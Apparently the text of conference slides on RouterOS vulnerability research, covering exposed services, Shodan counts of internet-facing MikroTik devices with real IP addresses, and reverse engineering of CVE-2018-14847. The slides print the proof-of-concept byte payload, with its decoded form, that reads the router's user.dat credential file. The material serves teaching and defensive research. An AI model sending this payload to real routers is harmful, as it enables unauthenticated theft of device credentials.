
RouterOS router configuration page 

78.154.161.213
78.154.161.213.in-addr.arpa




Attack Surface

Winbox



- Port 8291
 - [*/nova/bin/mproxy*](#)
 - Handles input from Winbox Client
- Also an M2 Message proxy with same reach as the web interface.
 - Will proxy message ***without authentication***.
- Implemented various authentication and encryption schemes:
 - Most recent is based on ECSR and Curve25519.
 - Clients still vulnerable to man in the middle.
 - [CVE-2019-3981](#)
 - [CVE-2020-5720](#)

Attack Surface

Winbox


Shodan Developers Monitor View All...

 SHODAN os:"RouterOS" [Home](#) Explore Downloads

Exploits Maps Share Search Download Results Create Report

TOTAL RESULTS
774,246

TOP COUNTRIES



Brazil	129,887
China	80,014
Russian Federation	61,744
Indonesia	40,252
United States	38,362

TOP ORGANIZATIONS

China Telecom	63,601
PT Telkom Indonesia	15,386
Vivo	9,505
China Unicorn Liaoning	7,421
Rostelecom	5,463

New Service: Keep track of what you have connected to

177.223.162.71
071-162-223-177-dynamic-user.mma.com.br
MikroTik RouterOS 6.45.3
Mma Acessorios E Servicos De Informatica Ltda.
Added on 2020-03-03 06:10:02 GMT
 Brazil, Santo Antonio De Jesus

\x92\x02index\x00\x00\x00\x00\x00\x01\x00\x80\x00
6.45.3\n362857236 41687 ipv6.d

27.156.108.232
232.108.156.27.broad.fz.fj.dynamic.163data.com.cn
MikroTik RouterOS 5.4
China Telecom
Added on 2020-03-03 06:08:19 GMT
 China, Fuzhou

\x92\x02index\x00\x00\x00\x00\x00\x01\x00\x80\x00
1607714269 38112 hotspot.dll 5.

85.198.70.65
85.198.70-65.msk.unilne.ru
MikroTik RouterOS 6.43.8

Attack Surface

VPNs

Shodan Developers Monitor View All...

MikroTik port:"1723"

SHODAN

Exploits Maps Share Search Download Results Create Report

TOTAL RESULTS 970,308

TOP COUNTRIES

Country	Count
China	159,838
Brazil	124,080
Indonesia	70,912
Russian Federation	69,964
United States	44,063

TOP ORGANIZATIONS

Organization	Count
China Telecom	132,194
China Unicom Liaoning	17,968
PT Telkom Indonesia	15,993
Korea Telecom	11,647
Rostelecom	4,933

New Service: Keep track of what you have connected to the Internet

123.200.19.1
zero.link3.net
Link3 Technologies
Added on 2020-03-03 06:10:41 GMT
Flag: Bangladesh, Dhaka
Firmware: 1
Hostname: FDL
Vendor: MikroTik

143.208.68.111
Guanhaes Internet LTDA-ME
Added on 2020-03-03 06:10:02 GMT
Flag: Brazil, Guanhaes
Firmware: 1
Hostname: F.Optica01
Vendor: MikroTik

112.78.39.56
ipv4-56-39-78.as55666.net
PT Media Sarana Data
Added on 2020-03-03 06:11:29 GMT
Flag: Indonesia, Semarang
Firmware: 1
Hostname: Ra+Ro Nasmoc
Vendor: MikroTik

- Supports PPTP
 - ppp.npk
 - License [refers to](#) very old implementation.
- Supports IPSec
 - security.npk

Attack Surface

Service Manager Ports

Shodan Developers Monitor View All...

MikroTik port:"21,23"

Exploits Maps Share Search Download Results Create Report

TOTAL RESULTS 323,594

TOP COUNTRIES

Russian Federation	31,866
Brazil	31,522
Indonesia	20,375
China	18,952
India	17,693

TOP SERVICES

FTP	220,895
Telnet	102,699

New Service: Keep track of what you have connected to the Internet. Check out our forums!

84.21.111.88
static-0f084021111088.unet.cz
COMA wireless network
Added on 2020-03-03 06:07:53 GMT
Czech Republic, Proseč

220 MikroTik FTP server (MikroTik)
530 Login incorrect
500 'HELP': command not understood
500 'FEAT': command not understood

177.49.101.234
234.101.49.177.isp.timbrasil.com.br
TIM Brasil
Added on 2020-03-03 06:08:55 GMT
Brazil, Santo André

220 71DF06F10B8E8 FTP server (MikroTik)
530 Login incorrect
500 'HELP': command not understood
500 'FEAT': command not understood

190.121.192.154
Isp Solutions S.A.
Added on 2020-03-03 06:06:06 GMT
Guatemala

MikroTik v6.45.1 (stable)
Login:

- [/nova/bin/sermgr](#)
- Forks to some listening services:
 - FTP: [/nova/bin/ftpd](#)
 - Telnet: [/nova/bin/telnet](#)
 - SSH: [/ram/pckg/security/nova/bin/ssh](#)
 - API: [/nova/bin/console](#) (?)

Attack Surface

Others!

Shodan | Developers | Monitor | View All...

SHODAN port:"161" RouterOS

Exploits | Maps | Share Search | Download Results | Create Report | P

TOTAL RESULTS
387,669

TOP COUNTRIES

United States	56,106
Brazil	54,626
Indonesia	42,571
China	28,524
Russian Federation	21,000

TOP ORGANIZATIONS

Spectrum	43,771
China Telecom	22,975

New Service: Keep track of what you have connected to the Internet. Check out our new service!

45.182.74.232
232.74.jconnectfibra.com.br
Jr Connect Informatica E Telecom Ltda Me
Added on 2020-03-03 06:10:23 GMT
RouterOS CCR1036-12G-4S


103.135.46.90
Infonet Comm Enterprises
Added on 2020-03-03 06:10:03 GMT
RouterOS RB750r2

200.107.37.158
158.37.107.200.static.anycast.cnt-grms.ec
Corporacion Nacional De Telecomunicaciones - Cnt
E
Added on 2020-03-03 06:08:59 GMT
RouterOS RB750r2
Ecuador

103.124.146.142
PT Indonesia Comnets Plus
Added on 2020-03-03 06:10:01 GMT
Indonesia

RouterOS CCR1036-12G-4S


- SMB: </nova/bin/smb>
- SNMP: </nova/bin/snmp>
- DNS Server: </nova/bin/resolver>
- DHCP Server: </ram/pckg/dhcp/nova/bin/dhcp>
- HTTP Proxy: </nova/bin/wproxy>
- SOCKS Proxy: </nova/bin/socks>
- Cloud: </nova/bin/cloud>



Examine a Bug

Why Examine Published Vulnerabilities?

- Accelerate knowledge by leveraging other researcher's work.
- Vulnerabilities are often a guide to where problematic code can be found.
- Patches don't always fix the root issue.



Examine a Bug

CVE-2018-14847

CVE-2018-14847 Detail

Current Description

MikroTik RouterOS through 6.42 allows unauthenticated remote attackers to read arbitrary files and remote authenticated attackers to write arbitrary files due to a directory traversal vulnerability in the WinBox interface.

Source: MITRE

[+View Analysis Description](#)

Severity

CVSS Version 3.x

CVSS Version 2.0

CVSS 3.x Severity and Metrics:



NIST: NVD

Base Score: 9.1 CRITICAL

Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

QUICK INFO

CVE Dictionary Entry:

CVE-2018-14847

NVD Published Date:

08/02/2018

NVD Last Modified:

03/07/2019

Examine a Bug

Origins of CVE-2018-14847

winbox vulnerable! Unusual login to routers [SOLVED]

Locked Search this topic... →

thekrzos just joined

Fri Apr 20, 2018 10:46 pm

I noticed today an unusual login to my router exposed to external ip.
Router had only winbox 8129, ssh on the changed high port and pptp on the default port. Version 6.41.3
The password is random char + numbers + special chars and nowhere else used.

Login to my router:

Apr/20/2018 11:57:00	memory	lll@lll	lll@lll
Apr/20/2018 11:57:00	memory	system, error, critical	login failure for user admin from 103.1.221.39 via winbox
Apr/20/2018 11:57:02	memory	system, error, critical	login failure for user admin from 103.1.221.39 via winbox
Apr/20/2018 11:57:03	memory	system, info, account	user admin logged in from 103.1.221.39 via winbox
Apr/20/2018 11:57:11	memory	system, info	ip service changed by admin
Apr/20/2018 11:57:30	memory	system, info, account	user admin logged in from 103.1.221.39 via ssh
Apr/20/2018 11:57:41	memory	system, info, account	user admin logged out from 103.1.221.39 via winbox
Apr/20/2018 11:57:41	memory	system, info, account	user admin logged out from 103.1.221.39 via ssh
Apr/20/2018 13:23:54	memor	rrrr.info	TCP connection established from 107.170.244.28

I updated it to the latest version and downloaded it completely from the outside.

Fortunately, I found two files: save.sh and dnstest.
Maybe their content will help in something:
save.sh

Examine a Bug

Early Proof of Concept


```
a = [0x68, 0x01, 0x00, 0x66, 0x4d, 0x32, 0x05, 0x00,
     0xff, 0x01, 0x06, 0x00, 0xff, 0x09, 0x05, 0x07,
     0x00, 0xff, 0x09, 0x07, 0x01, 0x00, 0x00, 0x21,
     0x35, 0x2f, 0x2f, 0x2f, 0x2f, 0x2e, 0x2f,
     0x2e, 0x2e, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f,
     0x2e, 0x2f, 0x2e, 0x2e, 0x2f, 0x2f, 0x2f, 0x2f,
     0x2f, 0x2f, 0x2e, 0x2f, 0x2e, 0x2e, 0x2f, 0x66,
     0x6c, 0x61, 0x73, 0x68, 0x2f, 0x72, 0x77, 0x2f,
     0x73, 0x74, 0x6f, 0x72, 0x65, 0x2f, 0x75, 0x73,
     0x65, 0x72, 0x2e, 0x64, 0x61, 0x74, 0x02, 0x00,
     0xff, 0x88, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
     0x08, 0x00, 0x00, 0x00, 0x01, 0x00, 0xff, 0x88,
     0x02, 0x00, 0x02, 0x00, 0x00, 0x00, 0x02, 0x00,
     0x00, 0x00]

b = [0x3b, 0x01, 0x00, 0x39, 0x4d, 0x32, 0x05, 0x00,
     0xff, 0x01, 0x06, 0x00, 0xff, 0x09, 0x06, 0x01,
     0x00, 0xfe, 0x09, 0x35, 0x02, 0x00, 0x00, 0x08,
     0x00, 0x80, 0x00, 0x00, 0x07, 0x00, 0xff, 0x09,
     0x04, 0x02, 0x00, 0xff, 0x88, 0x02, 0x00, 0x00,
     0x00, 0x00, 0x00, 0x08, 0x00, 0x00, 0x00, 0x01,
     0x00, 0xff, 0x88, 0x02, 0x00, 0x02, 0x00, 0x00,
```

Examine a Bug

Exploit Payload Translated to M2

```
a = [0x68, 0x01, 0x00, 0x66, 0x4d, 0x32, 0x05, 0x00,
     0xff, 0x01, 0x06, 0x00, 0xff, 0x09, 0x05, 0x07,
     0x00, 0xff, 0x09, 0x07, 0x01, 0x00, 0x00, 0x21,
     0x35, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f, 0xe, 0x2f,
     0xe, 0xe, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f,
     0x2e, 0x2f, 0x2e, 0x2e, 0x2f, 0x2f, 0x2f, 0x2f,
     0x2f, 0x2f, 0x2e, 0x2f, 0x2e, 0x2e, 0x2f, 0x66,
     0x6c, 0x61, 0x73, 0x68, 0x2f, 0x72, 0x77, 0x2f,
     0x73, 0x74, 0x6f, 0x72, 0x65, 0x2f, 0x75, 0x73,
     0x65, 0x72, 0x2e, 0x64, 0x61, 0x74, 0x02, 0x00,
     0xff, 0x88, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00,
     0x08, 0x00, 0x00, 0x00, 0x01, 0x00, 0xff, 0x88,
     0x02, 0x00, 0x02, 0x00, 0x00, 0x00, 0x02, 0x00,
     0x00, 0x00]
```



```
{ bff0005:1,  
  uff0006:5,  
  uff0007:7,  
  s1: '//////.//.//////.//.//////.//flash/rw/store/user.dat',  
  Uff0002:[0,8],  
  Uff0001:[2,2]}
```

Examine a Bug

Exploit Payload Translated to M2

```
a = [0x68, 0x01, 0x00, 0x66, 0x4d, 0x32, 0x05, 0x00,  
    0xff, 0x01, 0x06, 0x00, 0xff, 0x09, 0x05, 0x07,  
    0x00, 0xff, 0x09, 0x07, 0x01, 0x00, 0x00, 0x21,  
    0x35, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f, 0x2e, 0x2f,  
    0x2e, 0x2e, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f,  
    0x2e, 0x2f, 0x2e, 0x2e, 0x2f, 0x2f, 0x2f, 0x2f,  
    0x2f, 0x2f, 0x2e, 0x2f, 0x2e, 0x2e, 0x2f, 0x66,  
    0x6c, 0x61, 0x73, 0x68, 0x2f, 0x72, 0x77, 0x2f,  
    0x73, 0x74, 0x6f, 0x72, 0x65, 0x2f, 0x75, 0x73,  
    0x65, 0x72, 0x2e, 0x64, 0x61, 0x74, 0x02, 0x00,  
    0xff, 0x88, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00,  
    0x08, 0x00, 0x00, 0x00, 0x01, 0x00, 0xff, 0x88,  
    0x02, 0x00, 0x02, 0x00, 0x00, 0x00, 0x02, 0x00,  
    0x00, 0x00]
```



```
{bff0005:1,  
uff0006:5,  
uff0007:7,  
s1: '/////.\\.//////.\\.//////.\\.//flash/rw/store/user.dat',  
Uff0002:[0,8],  
Uff0001:[2,2]}
```

Examine a Bug

Payload M2 Type Explained

```
{ bff0005:1,  
uff0006:5,  
uff0007:7,  
s1: '//////./..////////./..////////./..//flash/rw/store/user.dat',  
Uff0002:[0,8],  
Uff0001:[2,2]}
```

Type	ID	Value
boolean	0xff0005	True
uint32	0xff0006	5
uint32	0xff0007	7
string	1	See left
uint32 Array	0xff0002	[0,8]
uint32 Array	0xff0001	[2,2]

Examine a Bug

M2 Payload Fields Meaning

Type	ID	Value	Protocol Definition
boolean	0xff0005	True	Expected Reply
uint32	0xff0006	5	Message ID
uint32	0xff0007	7	Command
string	1	[...]/user.dat	
uint32 Array	0xff0002	[0,8]	Source
uint32 Array	0xff0001	[2,2]	Destination

Examine a Bug

M2 Payload Destination

[2,2]



```
albinolobster@ubuntu:~/system-6.41.4.npk.extracted/squashfs-root/nova  
/etc/loader$ xxd system.x3  
00000000: b517 0000 2100 0000 0000 0000 7400 0000 ....!.....t...  
00000010: 1e00 0000 6c00 0000 1d00 0000 0700 0000 ....l.....  
00000020: 0000 0000 0000 0000 0d00 0000 2f6e 6f76 ...../nov  
00000030: 612f 6269 6e2f 6c6f 6715 0000 0004 0000 a/bin/log.....  
00000040: 0003 0000 0001 0000 0001 0000 0003 0000 .....  
00000050: 0033 1500 0000 9900 0000 0100 0000 0100 .3.....  
00000060: 0000 0400 0000 0174 7275 6515 0000 00ad .....true....  
00000070: 0000 0001 0000 0001 0000 0004 0000 0001 .....  
00000080: 7472 7565 4500 0000 1e00 0000 3d00 0000 trueE.....=..  
00000090: 2000 0000 0700 0000 0000 0000 0000 0000 .....  
000000a0: 1000 0000 2f6e 6f76 612f 6269 6e2f 7261 ..../nova/bin/ra  
000000b0: 6469 7573 1500 0000 0400 0000 0300 0000 dius.....  
000000c0: 0100 0000 0100 0000 0500 0000 3578 0000 .....5x..  
000000d0: 001e 0000 0070 0000 0021 0000 0007 0000 ....p....!.....  
000000e0: 0000 0000 0000 0000 0011 0000 002f 6e6f ...../no
```

/nova/etc/system.x3

Examine a Bug

M2 Payload Destination

[2,2]



```
albinolobster@ubuntu:~/routeros/msg_re/parse_x3/build$ ./x3_parse
-f ~/System-6.41.4.npk.extracted/squashfs-root/nova/etc/loader/
system.x3 | grep ,2$ /nova/bin/mproxy,2
```


https://github.com/tenable/routeros/tree/master/msg_re/parse_x3



/nova/bin/mproxy

Examine a Bug


CVE-2018-14847 Analysis



<https://ghidra-sre.org/>


Examine a Bug

Load mproxy into Ghidra




Examine a Bug

Open mproxy for Analysis



Examine a Bug


Ghidra CodeBrowser



Examine a Bug

M2 Payload Destination

[2,2]



The screenshot shows a debugger interface with the following details:


- File Edit Analysis Navigation Search Select Tools Window Help**
- Program Trees** panel (left): Shows the ELF file structure with sections like .bss, .data, .got.plt, .got, .dynamic, .jcr, .dtors, .ctors, .eh_frame, .rodata, .fini, and .text.
- Symbol Tree** panel (bottom-left): Shows categories like Imports, Exports, Functions, Labels, Classes, and Namespaces.
- Listing** tab (right): Displays assembly code and memory dump sections. The assembly code includes:

```
//  
// segment_2.1  
// Loadable segment [0x8048000-0x80480f3]  
//  
F = 0x0 (Default)  
4c 4c 46 01 01 ...  
4c 46 db 1h  
1 db 1h  
1 db 1h  
1 db 1h  
0 00 00 00 00 db[9]  
0 00 00 00 00 dw 2h  
2 00 dw 3h  
3 00 ddw 1h  
1 00 00 00 ddw _start  
8 e1 04 08 ddw Elf32_Pho...  
4 f6 00 00 ddw Elf32_Sh...  
0 00 00 00 ddw 0h  
4 00 dw 34h  
0 00 dw 20h  
6 00 dw 6h  
8 00 dw 28h  
00048030 18 00 dw 18h  
08048032 17 00 dw 17h  
Elf32_Phdr_ARRAY_08048034  
08048034 06 00 00 Elf32_Ph...
```

Examine a Bug

M2 Payload Destination

[2,2]




Functions - 2 items (of 687)		
Label	Location	Function Signature
addHandler	080581c0	thunk undefined addHandler(uint param_1, Handler * param_2)
addHandler	0804d000	thunk undefined addHandler(uint param_1, Handler * param_2)

Filter: addHandler

Examine a Bug

M2 Payload Destination

[2,2]




```
*****  
* THUNK FUNCTION *  
*****  
thunk undefined addHandler(uint param_1, Handler * param...  
    Thunked-Function: addHandler  
    assume EBX = 0x8057108  
    AL:1      <RETURN>  
    Stack[0x4]:4 param_1  
    Stack[0x8]:4 param_2  
addHandler  
  
0804d000 ff 25 50      JMP     dword ptr [->addHandler]  
                      73 05 08  
-- Flow Override: CALL_RETURN (COMPUTED_CALL_TERMINATOR)  
0804d006 68 78 04      PUSH    0x478  
                      00 00  
0804d00b e9 f0 f6      JMP     LAB_0804c700  
                      ff ff  
  
XREF[2]:  FUN_0804d6f9:0804d354(c),  
          FUN_0804d6f9:0804de5fc(c)  
          undefined addHandler(uint param_...)
```

Examine a Bug

M2 Payload Destination

[2,2]




0804d848	83 c4 0c	ADD	ESP,0xc
0804d84b	57	PUSH	EDI
0804d84c	6a 02	PUSH	0x2
0804d84e	ff 35 94 7c 05 08	PUSH	dword ptr [DAT_08057c94]
0804d854	e8 a7 f7 ff ff	CALL	addHandler

Examine a Bug

M2 Payload Destination

[2,2]



0804d7d5	c7 07 b0 65 05 08	MOV	dword ptr [EDI],PTR_FUN_080565b0
0804d7db	89 3d 20 7c 05 08	MOV	dword ptr [DAT_08057c20],EDI
0804d7e1	8d 5f 28	LEA	EBX,[EDI + 0x28]
0804d7e4	83 c4 0c	ADD	ESP,0xc
0804d7e7	68 90 00 00 00	PUSH	0x90

Examine a Bug

M2 Payload Destination

[2,2]



PTR_FUN_080565b0	XREF[2]:	FUN_0804d6f9:0804d7d5(*), FUN_0804ee66:0804ee6c(*)
080565b0 66 ee 04 08	addr	FUN_0804ee66
080565b4 76 ee 04 08	addr	FUN_0804ee76
080565b8 40 c7 04 08	addr	loadPermData
080565bc 60 d5 04 08	addr	savePermData
080565c0 10 d2 04 08	addr	handle
080565c4 50 d3 04 08	addr	handleBrkpath
080565c8 b0 cf 04 08	addr	handleReply
080565cc b0 d2 04 08	addr	handleCmd
080565d0 a0 cd 04 08	addr	cmdGetPolicies
080565d4 70 d2 04 08	addr	cmdGet
080565d8 f0 cc 04 08	addr	cmdSet
080565dc e0 cd 04 08	addr	cmdReset
080565e0 d0 c9 04 08	addr	cmdGetObj
080565e4 60 c7 04 08	addr	cmdSetObj
080565e8 80 cc 04 08	addr	cmd GetAll
